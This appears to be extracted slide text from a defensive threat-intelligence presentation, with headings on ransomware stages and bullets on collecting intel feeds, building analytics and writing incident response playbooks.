
C2 Key Exchange

File Encryption

Ransom




Collect, Detect, Respond




Collect, Detect, Respond

- Ingest open source feeds and ensure all data types are being collected
- Leverage existing security architecture to feed existing threat intel platform and analytical processes
- Create custom analytics to make intelligence actionable
- Incident response playbooks that cover feeding intelligence back into platform




Collect, Detect, Respond



Rating Your Threat Intel Feeds




Collect, Detect, Respond




To Build or Not To Build



Collect, Detect, Respond



Analytic Engine

